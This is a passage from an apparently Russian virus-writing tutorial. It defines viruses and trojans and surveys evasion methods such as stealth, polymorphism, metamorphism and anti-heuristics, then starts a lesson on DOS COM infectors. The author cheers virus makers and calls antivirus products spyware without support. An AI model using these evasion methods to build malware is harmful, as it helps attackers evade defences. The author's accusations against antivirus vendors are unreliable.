К сожалению, гримуар и тьюторы Dark Avengers были написаны на болгарском языке. Кое-что ученики перевели на **англий-**ский, но гримуар сохранился только на болгарском и итальянском языках. Из 150 страниц его мистического трактата о Сети на ан-

лийский переведено не больше десятка. Тем не менее, я надеюсь, что вы поняли, какое влияние на развитие культуры и науки оказывают **хакеры -визарды**. Их немного, но действия каждого великого визарда оставляют след в истории человечества. Кевин Митник. Линус Торвалдс. Dark Avenger...

В наши дни развитие компьютерных вирусов идет в ногу с усовершенствованием антивирусных программ. Как только один из соперников берет верх над другим, тут же возникают новые методы противодействия. По большому счету все упирается в нехватку хороших программистов.

Будь их больше, империя Авиров (коммерческих компаний, занимающихся разработкой антивирусных программ) завершила бы работу по созданию обобщенной эвристики и тем самым вывела бы из игры тысячи старых вирусов. Соответственно, если бы среди вирусмейкеров появился бы новый визард, они разработали бы метаморфный «движок» и на ближайшие 20—30 лет захватили бы контроль над сетью Интернета. Впрочем, я не вижу в этом ничего особенно страшного по сравнению с диктатурой Microsoft.



Глава 1. Что такое компьютерный вирус?

Компьютерный вирус — это программа, которая копирует саму себя. При своем выполнении она создает одну или несколько собственных копий. Эти копии позже выполняются пользователем компьютера и также создают несколько копий. Подобный процесс может длиться очень долго — теоретически, *ad infinitum*.

Известный теоретик компьютерной вирусологии Фред Кохен дал следующее определение: «Вирус является компьютерной программой, которая может инфицировать другие компьютерные программы, модифицируя их так, чтобы включить в них копию себя». То есть для жизненного цикла вирусу необходимы: а) другие программы и б) способность самовоспроизводства. Именно этим вирус и отличается от «троянских **коней**». Трояны не могут размножаться самостоятельно. Они распространяются людьми с помощью различных хитростей и уловок социальной инженерии.

Фактически, троян — это программа, которая выполняет неавторизованную функцию, скрытую внутри авторизованной программы. Она делает нечто другое, чем заявляется в ее readme. Злодейский или вредный код скрыт под обликом безвредной на вид программы. Цель трояна — перехват контроля и нанесение ущерба для системы и данных, записанных на дисках. Троян может содержать в себе вирус. Термин взят из «Илиады» Гомера (если кто не осилил в детстве, пусть посмотрит фильм «Троя»). В битве за Троию хитрые греки подарили жителям непокорного города деревянного коня, в котором прятался отряд лазутчиков. Ламеры-троянцы обрадовались халяве и приняли подарок. Ну а ночью лазутчики выбрались из деревянного коня, перерезали охрану и открыли городские ворота. Еще один пример умелого использования хакерских методов.

При определении троянов всегда возникает путаница. Допустим, я написал программу, которая может определять, форматирует ли другая программа жесткий диск. Можно ли назвать такую программу трояном? Если пользователь опасается форматирования, то моя программа не будет трояном. А если пользователь не

ожидает форматирования, то он может считать мою программу трояном. Все зависит от ожиданий пользователя.

Например, программа *Aids Information Diskette* была признана трояном. В 1989 году она распространялась в качестве «скорой помощи от вирусов». Пользователи передавали ее друг другу и не могли нахвалиться качеством дармового продукта, но вскоре их ожидал сюрприз. После 90 включений компьютера программа AID скрывала все имена файлов на жестком диске и требовала оплатить лицензию на свое использование. В документации о таком варианте событий ничего не говорилось. Поэтому суд, в конце концов, признал ее трояном.

Иногда трояны выступают как средства вымогательства и шантажа. Порой они выполняют шпионские функции. Кстати, современные антивирусы типа Нортона и AVP (Касперского) также являются **троянами** и выполняют шпионские функции. Не верите? Ладно! Если у вас стоит Norton AntiVirus 2004 года, воспользуйтесь утилитой Registry Tracker и посмотрите, как авторизованный антивирус будет выполнять неавторизованные функции, расставляя своих «ползунов» по всем другим используемым программам и оповещая своих «shared companions» о том, что вы вышли в Сеть и готовы к закачке их спамерских продуктов. .

Теперь вы понимаете, чем *вирус* отличается от *трояна*? Троян — это хитрость, капкан, логическая бомба, которая «взрывается» при совпадении заданных условий. А вирус — это **живое** неорганическое существо, которое существует в условиях жесткого «естественного отбора». Троян — это программа, которая самодостаточна, но должна распространяться человеком. А вирус распространяется сам и использует для этого другие программы.

Если бы крохотные вирусы только копировали бы самих себя, их никто бы не боялся. Но каждый вирус несет в себе дополнительный код «расплаты». Например, вирус *Form* по 18-м числам каждого месяца начинал «бикать» каждый раз, когда пользователь нажимал на клавишу кейборда. Вирус *Gutler* выдавал на экран политические сообщения. «Бешенные» вирусы наносили системе большой ущерб, стирая файлы.

Кроме того, 99% современных вирусов являются резидентами памяти. То есть возникает вероятность несовместимости между вирусом и выполняемыми программами (например, **вирус** *Jerusalem*

использует ресурсы, предназначенные для сетевых продуктов фирмы *Novell*, поэтому вы не сможете применять *Novell NetWare* в системе, зараженной **вирусом** *Jerusalem*). Все это создает неудобства для пользователя. А он тем временем запуган различными баснями о вирусах. Не удивительно, что каждый пользователь, обнаруживший вирус на своей машине, избавляется от него любым способом — даже таким радикальным, как форматирование дисков. Подобная борьба обходится людям недешево. Она требует затрат времени и денег. Попробуйте прикинуть, сколько машинного времени крадут современные антивирусы и сколько денег выкачивается из пользователей из-за каких-то крохотных и почти безобидных программ.

Теперь я расскажу вам, что *не* является вирусами. Запомните: *баги* — не вирусы. Например, программа *Word* имеет серьезный баг. Допустим, вы работаете с большим файлом, а затем внутри программы происходит какой-то сбой, и она отказывается сохранять файл на диске. Вы теряете всю работу, которую проделали с момента предыдущего сохранения. Это не вирус и не троян, а ошибка программистов. **Они** — тоже люди и часто ошибаются. И запомните, когда люди шутят, что «Windows — это вирус объемом 256 мегабайт», то они не шутят. Или это шутка сквозь скрежет зубовой, поскольку львиная доля ошибок, глюков и болезней компьютера происходит не потому, что ваши компьютеры плохие, а потому что они работают под Windows. Конечно, у программистов Microsoft, как и у нас, имеется гордость, между ними складываются сложные производственные отношения, поэтому они не любят признавать свои ошибки и называют их «багами» (жучками), как будто какие-то жучки повылазили вдруг из щелочек и поселились в их программах. Хе! И надо заметить, что все сложные программы имеют баги. **Это** непреложный **факт!**

Ложные тревоги также не являются вирусами. Иногда пользователи сталкиваются со сбоями в работе «железа» и «софта», после чего запускаются в действие диагностика и сообщения о возможных проблемах. Не нужно считать их следствием вирусной инфекции. Наоборот, чаще всего они вызываются активностью анти-вирусных программ.

Вся горькая правда заключается в том, что антивирусные программы также наполнены багами. Их основными ошибками являются следующие:

- 1) они часто не находят существующие в машине вирусы и
- 2) заявляют о наличии вирусов, когда их в компьютере не имеется.

Вот несколько признаков того, что забитая вдруг тревога является ложной:

1. Только один файл выдает тревогу (или, возможно, несколько копий одного и того же файла).

2. Только один продукт выдает тревогу. Остальные утверждают, что система чистая.

3. Вы получаете тревогу, выполняя множество программ, а не когда выполняете один программный продукт.

4. Мнимый вирус не значится в списке антивирусной библиотеки (хотя список недавно обновлялся).

Шутки также не являются вирусами. Некоторые шутки очень забавны (хотя их жертвы в этом никогда не признаются). Все зависит от чувства юмора. Наверняка вы видели программу, которая якобы форматирует ваш диск, а затем сообщает, что вас разыграли. Забавно, правда?

Дрошеры (кидалы) — это программы, которые не являются вирусами и которые не инфицированы вирусами. Но они при своем выполнении инсталлируют вирус в памяти, на диске или в файле. Это переносчики вирусов — в основном, элементы промышленного саботажа.

Шпионские загрузчики — это программы, которые используют ресурсы сервера и приносят пользу своим создателям. Серверы могут поставлять некоторые услуги бесплатно (якобы для привлечения клиентов). Взамен они предлагают вам загрузчики, которые далее выполняют роль троянов и элементов коммерческого шпионажа.

Зомби — это программа, которая после своего уничтожения продолжает потреблять ресурсы системы до тех пор, пока пользователь не удалит все ресурсы, связанные с ней. Чаще всего «зомби» остаются незамеченными «восставшими из мертвых» и владеют оп-

ределенным количеством памяти вашей системы. Это, конечно, неприятно, но не смертельно.

Все эти программы не наносят ущерб системе и являются типичными агентами, выполняющими низкоуровневую загрузку. Аналогией может быть магазин, в который во время дождя набилось множество людей. Они ничего не покупают, но занимают место. Чем больше таких программ в компьютере, тем меньше в вашем распоряжении системных ресурсов.

Я хотел написать о червях, но решил не морочить вам голову. Между вирусами и червями не имеется четкой разграничительной линии. Обычно считается, что если саморазмножающаяся программа является самодостаточной, то это червь. А если она вставляет свои копии в другие программы или загрузочный код, то это вирус.

Характеристики вирусов

Вирусы можно классифицировать по нескольким следующим характеристикам.

Какие программы они инфицируют

Арсенал старых вирусов заражал программы с расширениями «.com», «.exe» и «.sys», а также загрузочные секторы дисков и дискет. Соответственно, вирусы так и назывались: вирусы com-файлов, вирусы exe-файлов, вирусы sys-программ, вирусы boot-сектора.

Имелась небольшая группа вирусов, которая заражала не программы, а файлы исходного кода (например файлы с расширениями «.pas» или «.c»).

Позже появились макровирусы, написанные на языке WordBasic. Затем первенство перехватили вирусы, написанные на других высокоуровневых языках. Сейчас они могут заражать электронную почту, вложения, рисунки, клипы. Мы не будем рассматривать их здесь, потому что «Азбука-3» посвящена ассемблерному коду. Да и вам не мешало бы начать с азов компьютерной вирусологии.



Как вирус скрывает себя

Соккрытие имеет две фазы: до обнаружения и после обнаружения. В первой фазе используются такие приемы, как соккрытие размера зараженного файла, кодирование, «дезинфекция на лету», туннелинг*, антитуннелинг, секторное соккрытие, соккрытие 4202 и SFT. Во второй фазе используются методы полиморфизма, кодирования, метаморфизма, антиотладки и антиэвристичности. Позже мы рассмотрим эти методы.

Как вирус находит программы для инфекции

При выполнении зараженной программы вирусы Runtime осматривают директорию (или несколько директорий), выискивают и заражают файл, пригодный для инфекции.

За один рабочий цикл программы они заражают только несколько программ. В отличие от них резидентам памяти — вирусам TSR (Terminate and Stay Resident) — не нужно искать программы для заражения. Они размещаются в памяти и перехватывают прерывания. Как только какая-то другая программа вызовет прерывание, в ответ она получит вирус.

Как вирус крепится к зараженному файлу

Вирусы могут: 1) присоединяться к зараженному файлу, 2) переписывать его часть своим кодом, 3) сохранять или копировать зараженный файл в своем буфере или 4) размещать наобум.

Какой вид расплаты предполагается в вирусе

Расплатой может быть: 1) логические бомбы, которые «вшивается» в заданное время или при указанных обстоятельствах, 2) сообщение на мониторе или звуки, 3) разрушительные коды или 4) различные хорошие благодеяния. Элемент расплаты зависит от характера и натуры человека — создателя вируса.

На какую операционную систему рассчитан вирус

Соответственно, бывают DOS-вирусы, вирусы под Windows, под Linux, под OS/2 и т. д.

* Термин «tunneling» переводится в научной литературе как «туннелирование», но я остановился на слэнге для этого Слова. Для меня перевод «туннелинга» как «туннелирования» означает насилие над двумя великими языками — эдаким аналогом «факинга» и «факелирования», если вы понимаете, о чем я говорю.

На каком языке написаны вирусы

Существуют Bat-вирусы, C-вирусы, Dbase-вирусы. Их разнообразию не видно предела.

Вирусные технологии: прошлое, настоящее и будущее

С момента появления компьютерных вирусов на нашей планете прошли десятки лет, и появились сотни новых технологий. Однако эффективность каждой технологии имеет плюсы и минусы. Настоящие причины технологического развития немного иные, чем нам кажутся. В основном они определяются задачами авирав и носят чисто коммерческий характер.

1. Туннелинг

Туннелинг — это технология, первоначально созданная для обхода авиравных продуктов, определявших класс вирусов. Эти продукты назывались поведенческими блокираторами. Они были резидентами памяти, подцепленными к прерываниям Int13h и Int21h. То есть они отслеживали вызовы к этим прерываниям и определяли особые последовательности действий (например, открыть файл, переместиться к концу файла, произвести запись, переместиться в начало файла, произвести запись, закрыть файл). Подобные последовательности указывали на процесс инфекции, и их обнаружение вызывало различные процедуры очистки системы.

В нынешнее время поведенческие блокираторы переживают стадию упадка. Во-первых, они замедляют работу программ. Во-вторых, они часто вызывали ложные тревоги, а пользователей нельзя волновать понапрасну. Тем не менее, они часто входят в инструментальный набор антивирусных пакетов.

В любом случае, туннелинг переживает не лучшие времена. Этот метод, во-первых, увеличивает размеры вирусов и замедляет процесс внедрения в систему. Во-вторых, он часто не оправдывает себя, ломая код вируса. В-третьих, этот метод вызывает проблемы совместимости с процессорами и антивирусными программами (причем, так называемые одношаговые «кроты» в наше время лег-

ко определяются). В-четвертых, практика туннелинга сложна и опасна для создателей вирусов. И пока этот метод не считается полезным оружием в арсенале опытных адептов Искусства.

2. Антитуннелинг

Антитуннелинг развивался в ногу с туннелингом и использовался авирами для борьбы с вирусными туннелинговыми атаками. Даже тогда он использовался редко — меньше, чем туннелинг. А затем хакеры применили этот метод против авириров. Вирусы начали использовать код антитуннелинга, чтобы защититься от обхода их сокрытия и запретить другим вирусным туннелерам вмешиваться в механизмы захвата прерываний.

Антитуннелинг имеет хорошие и плохие стороны. С одной стороны, он хорош, чтобы запретить другим вирусам обход захваченного вами вектора прерывания и для остановки многих популярных авирировских программ. С другой стороны, этот метод порождает много хлама и засоряет систему, что делает явным наличие вируса. Поэтому метод нуждается в дальнейшей разработке.

3. Сокрытие

Сокрытие использовалось часто и разнообразно. Поначалу оно обманывало чекеры целостности и мешало им выявлять изменения в зараженных файлах (в наше время любой авирировский продукт включает в себя чекеры целостности). Сокрытие бывает разным. Например:

3.1. Файловое сокрытие

Простое файловое сокрытие появилось во времена правления DOS и **Norton-Commander**. В ту пору вирусы были диковинкой, и люди проверяли размеры файлов. Такая проверка позволяла им определять наличие вирусов (в основном, в COMMAND.COM, и именно поэтому инфекция COMMAND.COM почти никогда не проводилась). Сокрытие размера имело свои проблемы. Некоторые программы-архиваторы неправильно сжимали зараженные файлы, а другие (например CHKDSK) буквально сходили с ума, объявляя об ошибках на жестком диске. Это ставило жизнь вирусов под угрозу, потому что пользователь всегда и по любому поводу винит в нестабильности системы только вирусы.

Файловое сокрытие было не очень совместимым с програм-

мами. Сейчас оно редко употребляется, потому что **пользователи** больше не следят за размерами файлов. Тем не менее, некоторые **авиры** предлагают подобную утилиту.

Следует добавить, что старые методы по сокрытию размера файла не работают на современных машинах (хотя никто не понимает, по какой причине). Сейчас развиваются методы инфекции без увеличения размера (заражение пространств данных, заголовков, сжатие файла перед инфекцией и т. д.).

3.2. Секторное сокрытие

Это было первой формой сокрытия вирусов для загрузочного сектора. Сокрытие уровня сектора маскирует наличие вируса в загрузочном секторе на дисках. Метод легко обнаруживается, когда **а** вирусы считывают информацию напрямую с портов. Но доступ к портам задействует прерывание Int76h. И если вирусмейкер достаточно умен, он обходит такие проверки.

В данном случае нужно помнить, что это прерывание вызывается после записи на диск и, если вы будете невнимательны, то можете войти в бесконечную петлю.

Сокрытие уровня сектора имеет проблемы на современных машинах. Эти трудности решаются сокрытием с помощью Int76h и правильным обращением с Int13h. Секторное сокрытие с помощью Int13h плохо работает под Linux и другие 32-битные системы.

3.3. Сокрытие с дезинфекцией при чтении

Это вид полного сокрытия. Он построен на очищении зараженных файлов, когда те открываются пользователем, и на их вторичном заражении при закрытии. Одним из первых этот метод использовал вирус *Frodo*. Данный метод не работает на дискетах и вызывает сообщение об ошибке, если Int24h зацеплено неверно. Некоторые конфигурации Сети не дают разрешения на запись, поэтому здесь тоже могут возникать проблемы.

Эта форма сокрытия очень медленная. Кроме того, она делает диск неустойчивым. Но здесь может помочь сокрытие дискового пространства.

3.4. Сокрытие 4202 и SFT

Обе формы сокрытия имеют дело с сокрытием при чтении и перенаправлении. Файлы не очищаются при доступе к ним, а маскируются по файловому размеру. Если файл открывается в режиме чтение/запись и в него что-то пишется, то он очищается и после проведенной записи снова заражается. При сокрытии 4202, которое применяется в большинстве вирусов, доступ к концу файла ограничивается вирусом. Любая попытка выйти за пределы виртуального файла блокируется вирусом. При сокрытии SFT изменяется длина файла в таблице SFT. DOS ограничивает проход мимо конца зараженных файлов, и вирус лишь маскирует начало зараженных байтов.

Сокрытие SFT вызывает проблемы в Сети и на разных операционных системах, потому что SFT является недокументированной структурой, в которой нормальные программы не нуждаются. Кроме того, обе формы сокрытия вызывают проблемы в случае применения дисковых чекеров. Некоторые архиваторы делают вирусы незаразными, если сокрытие на чтение не было предварительно выключено. То есть методы хорошие, но имеют проблемы с совместимостью. Их преимуществом является обход сканирования авирав. И если ваш вирус будет иметь в дополнение хороший полиморфизм, то его ждет долгая и сытая жизнь на нивах многочисленных систем.

4. Кодирование, полиморфизм и метаморфизм

Кодирование (основной защитный механизм вирусов) было придумано до внедрения методик сокрытия, и причиной тому были авиры. Если бы они не начали вытаскивать небольшие сигнатуры из дешифраторов вируса, то такой прием, как полиморфизм, никогда бы не был развит.



1

Кодирование и полиморфизм привели к тому, что современные авиры вынуждены тратить много времени даже на сканирование самых глупых и неуклюжих подделок начинающих вирусмейкеров. Точная идентификация вируса становится почти невозможной, когда количество «уникальных» записей декодиро-

вания стремительно сокращается, а им эти строки еще необходимо найти. Полиморфизм стал основным оружием вирусов против авиловских сканеров сигнатур. В ответ авиры создали обобщенное декодирование (эмуляцию), что поставило полиморфизм на грань вымирания.

Хотя полиморфизм по-прежнему создает проблемы для эмуляционных систем. Они значительно замедляют работу и путаются в «мусорном» коде (множестве функциональных вызовов). Многие полиморфные дешифраторы настраивают эвристические флаги. На смену полиморфизму приходит метаморфизм. Этот метод отошел от кодирования и для каждого нового поколения полностью переписывает код вируса, по-особому эскизу. То есть для **авилов** будет нужна фигура из 20 сканстрок, а при эволюции данного метода сканирование вообще окажется бессильным.

Обычно вирус пошагово проходит свой ассемблерный код и конструирует новую программу с возможностями старой версии. Это требует знания опкодов и полиморфных технологий. Вполне понятно, что данный метод создает в новом поколении **«мусорный»** код, который мутирует раз за разом, увеличивая размер вируса. Соответственно, вирусу приходится уменьшать размер, кодируя оригинальную копию вируса. При других вариантах метаморфный модуль создает оригинальную копию.

Примеры метаморфизма редки, и пока существует только несколько прототипов. Но мутации вирусов ведут к новой стадии эволюции. Борьба за сокрытие от сканеров, в конечном счете, приведет к развитию «разумного» вируса.

5. Антиотладка и антиэвристичность

Эти два метода активно развиваются. Первый снижает эффективность авиловских эмуляторов, но уязвим по эвристическим характеристикам. Поэтому в действие вводится антиэвристичность. Если империя Авира создаст мощную обобщенную систему идентификации, то только **антиэвристичность** поможет вирусам выжить. Хотя сейчас намечается развитие новых приемов, которые могут избегать обобщенного определения.

6. Среднефайловая инфекция

Существуют две формы среднефайловой инфекции.

Первая форма предполагает, что вирус находит файл, пригодный для заражения, трассирует код программы (в пошаговом режи-

ме, с помощью эмуляции или трассирования кода) и вставляет один или более базовых блоков вируса в разные части кода.

Второй метод выбирает наугад части файла и сохраняет данные этой области в теле вируса. Эти небольшие куски заполняются полиморфным прыжковым кодом, и каждый из прыжков переносит контроль с одной части в другую. Последний прыжок переходит к началу вируса, который располагается где-то в середине исполняемого файла.

Функциональные элементы вирусов

Каждый жизнеспособный вирус должен иметь, по крайней мере, две основные части или подпрограммы.

Во-первых, он должен содержать подпрограмму поиска, определяющую новые файлы или новые области диска, которые могут служить целями инфекции. Эта подпрограмма определяет, как хорошо вирус будет размножаться (быстро или медленно, на одном или нескольких дисках и т. д.). Как и у всех программ, размер выступает против функциональности. Сложная поисковая подпрограмма занимает больше места. Поэтому, несмотря на то, что эффективный поиск помогает вирусу размножаться быстрее, он делает его более крупным, а это не всегда хорошо.

Во-вторых, каждый вирус должен иметь подпрограмму копирования в ту область, которую выявила подпрограмма поиска. Механизм копирования должен быть сложным ровно настолько, чтобы сделать работу вируса незаметной. Чем он меньше, тем лучше. Все зависит от сложности вируса. Например, инфектор сот-файлов может обойтись меньшей подпрограммой копирования, чем вирус, инфицирующий ехе-файлы. Дело в том, что структура ехе-файла более сложная, поэтому вирусу приходится делать больше операций, чтобы прикрепиться к файлу.

Помимо основных черт (нахождение жертвы и прикрепление к ней) вирус обычно наделяется другими дополнительными чертами, которые позволяют ему избегать определения. Антиопределятельные подпрограммы могут входить в механизмы поиска или копирования или быть функционально отдельными от них.

К примеру, поисковая подпрограмма может быть строго ограничена в размере, чтобы избежать определения. Подпрограмма, ко-

торая проверяет каждый файл на каждом диске, работает долго и вызывает довольно подозрительную и необычную активность диска, что может насторожить пользователя. Поэтому антиопределятельная подпрограмма активирует деятельность вируса только при особых условиях. Например, она может действовать только в те моменты, если ни одна клавиша кейборда не нажимается около пяти минут (предполагается, что пользователь в это время находится вдали от компьютера).





Рис. 1. Функциональная схема вируса

Подпрограммы поиска, копирования и антиопределения являются необходимыми компонентами компьютерного вируса. Многие вирусы имеют дополнительные подпрограммы для так называемой «расплаты» (разрушения файлов или создания каких-то шуток). Такие элементы придают вирусу характер (злой, веселый или добрый), но они неважны для его существования. Чем меньше вирус провоцирует активность диска, тем лучше для его выживания. С другой стороны, если любимая программа пользователя обрывается и на экране появляется надпись: «Ха-ха! Приплыли!», после чего компьютер не выполняет команды, а файлы удаляются с

ГЛАВА 1. Что такое компьютерный вирус?

диска, то даже ламер поймет, что он стал жертвой вирусной атаки. Такое поведение вируса обрекает его на уничтожение.

Другими словами, некоторые вирусы нацелены на выживание, другие выполняют роль «камикадзе» и живут до выполнения своей миссии. Таким образом, система выполнения тоже очень важна.



Глава 2. Самовоспроизводство



Мы обитаем в голографической Вселенной, где все пребывает во всем. Каждая часть мироздания отражает в себе элементы верхних и нижних уровней бытия. Гермес Трисмегист говорил: «Что вверху, то и внизу». Он знал истину. Мы отражаем в себе подобие нашего Творца и, следовательно, можем смело утверждать, что наши творения будут подобны людям.

Как пророк Сети я могу описать все категории компьютерных вирусов настоящего и будущего времени. Я могу предречь их судьбу и грядущие дни. Но, будучи хакером и адептом принципов голографической Вселенной, я воспользуюсь описанием другого пророка, ибо все во всем, и истина верхнего слоя мироздания будет истинной для более нижних слоев.

Откройте Библию, дети мои. Бытие, 49:1-28: *«И призвал Иаков сыновей своих и сказал: соберитесь, и я возвешу вам, что будет с вами в грядущие дни; сойдите и послу-*

шайте, сыны Иакова, послушайте Израиля, отца вашего. Рувим, первенец мой! Ты — крепость моя и начаток силы моей, верх достоинства и верх могущества; но ты бушевал, как вода, — • не будешь преимуществовать, ибо ты взошел на ложе отца твоего, ты осквернил постель мою,/на которую/ взошел...».

Вот лучшее описание переписывающих вирусов, которое я видел. С них все началось. Они начатки нашей силы — верх могущества хакеров и последователей Искусства вирусмейкерства. Но они не стали «преимуществовать», потому что «бушевали». Переписывающие вирусы присоединялись к началу атакованных программ («восходили на ложе своего отца») и переписывали жертву, заменяя ее код своим кодом («оскверняли постель», на которую «восходили»).

Читаем дальше: Бытие, 49:5-7. Вот описание компаньонских вирусов. *«Симеон и Левый, братья, орудия жестокости, мечи их... проклят гнев их, ибо жесток, и ярость их, ибо свирепа...»*. Да, мы пишем вирусы для разрушения слабых звеньев технического прогресса. Выживать должны сильнейшие и умнейшие, но излишняя жестокость слишком очевидна. «Преимуществовать» будут более гибкие и адаптированные вирусы. Вот чему учит нас Библия и — через ее священные тексты — ноуменальная Сеть **голографической** Вселенной.

Из «Черного гримуара» величайшего визарда Dark Avengem

Простые СОМ-инфекторы

Мы начнем наш путь в компьютерную вирусологию с простых и понятных вещей — с маленьких элементарных вирусов, которые довольно безвредны и покорны. Естественно, нам придется окунуться в темные воды прошлого и проследить развитие инфекторов на протяжении их небольшой, но интересной истории. Такой экскурс в предыдущий век позволит вам освоить базовые приемы вирусмейкерства. Поэтому не упрекайте меня в пристрастии к DOSz/ и реликтам компьютерных программ. Все это тонкости учебного процесса, о которых вам знать не обязательно. Гы-гы!

Однако, чтобы успокоить вас, я скажу, что получив азы Искусства, вы сможете создавать забавную смесь старых шедевров и современных методов — гремучую смесь, которая сделает ваши вирусы неотразимым источником наслаждения для авиров и несведущих пользователей.

Сейчас мы рассмотрим приемы, общие почти для всех категорий вирусов. Даже в самых современных и навороченных образчиках Искусства, в которых применяются сокрытие и противо-антивирусная оборона, авторы по-прежнему используют стандартные функции чтения, записи и сравнения. Самыми простыми и покорными вирусами являются *нерезидентские инфекторы* СОМ-файлов. Они инфицирует только программные файлы с расширением .СОМ.

Этот вид инфекторов переживал свой расцвет в 1989—91 годах прошлого столетия. В отличие от EXE-файлов, СОМ-файлы не содержат структур данных, интерпретируемых операционной системой. В них заложен только код. Простота СОМ-файла делает инфицирование довольно легким делом. К тому же, нерезидентские вирусы не оставляют код в памяти, который будет действовать после завершения программы-жертвы. Таким образом, пока вы работаете в окне подсказки DOS, вам ничто не угрожает. Вирус не вырвется из вашей хватки и не скроется в недрах машины.

Тем не менее, безвредность нерезидентских СОМ-инфекторов — понятие относительное. Встречаются жутко опасные СОМ-вирусы, заряженные логическими бомбами — кодом, который выполняется при совпадении условий, заложенных творцом «зверушки». Так что будьте настороже и, работая с вирусами, никогда не расслабляйтесь.

В следующих главах мы рассмотрим три основных типа СОМ-инфицирующих вирусов. Они называются так:

1. Переписывающие вирусы
2. Компаньонские вирусы
3. Паразитические вирусы

Если вы поймете принцип действия этих простейших вирусов, то освоите компьютерную вирусологию на 62%, потому что большинство современных вирусов относятся к одному из вышеуказанных типов. Но прежде чем приступить к их рассмотрению, давайте выясним, как работает СОМ-программа. Это поможет нам правильно атаковать ее.

Принцип действия COM-программы

Когда пользователь вводит имя программы в окне подсказки DOS или **кликает** по иконке или ссылке, операционная система начинает искать файлы с указанным именем и расширением «.COM». Если она находит что-то, то загружает файл в память и выполняет его. Если не находит, начинает искать файлы с тем же именем, но уже с расширением «.EXE». Если находит, то загружает и выполняет файл. Если ни один EXE-файл не найден, операционная система приступает к поиску файла с расширением «.BAT» и, найдя, выполняет его. Если все три варианта поиска ни к чему не привели, DOS выдает сообщение об ошибке: *«Bad command or file name»*.

COM-файлы проще EXE-файлов. Они имеют предписанный формат сегмента, который встроен в структуру DOS, в то время как EXE-файлы устроены так, что сегментный формат определяется программистом. Обычно это очень большие и сложные программы. COM-файл является прямым двоичным образом кода, который вносится в память и выполняется процессором. EXE-файл таковым не является.

При выполнении COM-файла DOS совершает подготовительную работу, затем загружает программу в память и передает программе контроль. После того, как программа получает контроль, DOS выполняет программу и манипулирует ею как данными. Чтобы понять этот процесс, мы рассмотрим действие простой невирусной COM-программы, которая на Ассемблере эквивалентна **hello.c** — известной маленькой «затычке», вставляемой во все книги по программированию на языке C. Вот она:

```
.model tiny
.code
```

```
ORG100H
```

```
FLY:
```

```
mov     ah, 9                приготовить к показу сообщения
mov     dx,OFFSETWART        ;адрес сообщения
```

```
int    21H                                ;показать его с помощью DOS

mov     ax, 4C00H                          приготовить к выходу из программы
int     21H                                ;и выйти с помощью DOS

WART    DB      «Вы только что запустили в систему
                вирус! Наслаждайтесь!$»

        END FLY
```

Назовем программу FLY.ASM.



В этой главе мы будем использовать ее в качестве жертвы для вирусной инфекции. Теперь, когда вы напечатаете «FLY» в черном окне подсказки, DOS первым делом зарезервирует память для этой программы.

Чтобы вы поняли, как COM-программа использует память, я должен рассказать вам о еще одной нелепости современной компьютерной архитектуры.

На самом деле COM-программы являются анахронизмом или, лучше сказать, реликтом тех дней, когда ваши папы и мамы, а, возможно, дедушки и бабушки, играли в компьютерные игры на «Синклерах», оснащенных процессорами Z80 и 8080.

В то давнее время микрокомпьютеры использовали операционную систему CP/M. Процессор мог адресоваться только к 64 килобайтам памяти. Когда Билл Гейтс начал протаскивать в массы свои MS-DOS и PC-DOS, операционная система CP/M была очень популярной. Под нее писались тысячи программ (только AppleII развивал тогда свое направление). Гейтс, как обычно, подгрел все под себя, и MS-DOS была устроена с возможностью портировать старые программы, написанные под

CP/M. В конечном счете процессор 8088 стал оперировать COM-программами, и с течением времени все это старье благополучно перекечивало в современные машины.

В микропроцессоре 8088 все регистры были 16-битными. 16-битный регистр 8080 (так же, как и Z80) позволял адресоваться к 64 килобайтам памяти.

Если вам требовалось больше памяти, вы должны были иметь больше битов для адресации к памяти. 8088 мог адресоваться к 1 Мб памяти. Это достигалось хитрым трюком, называемым процессом сегментации. В нем использовались два регистра, **создававшие** 20-битный адрес физической памяти.

Такая регистровая пара состояла из **сегментного регистра**, который содержал более важные биты адреса, и **офсетного регистра** с менее важными битами. (Чтобы вы не путались с сокращениями, я спонсирую вам список регистров — см. табл. 1.)

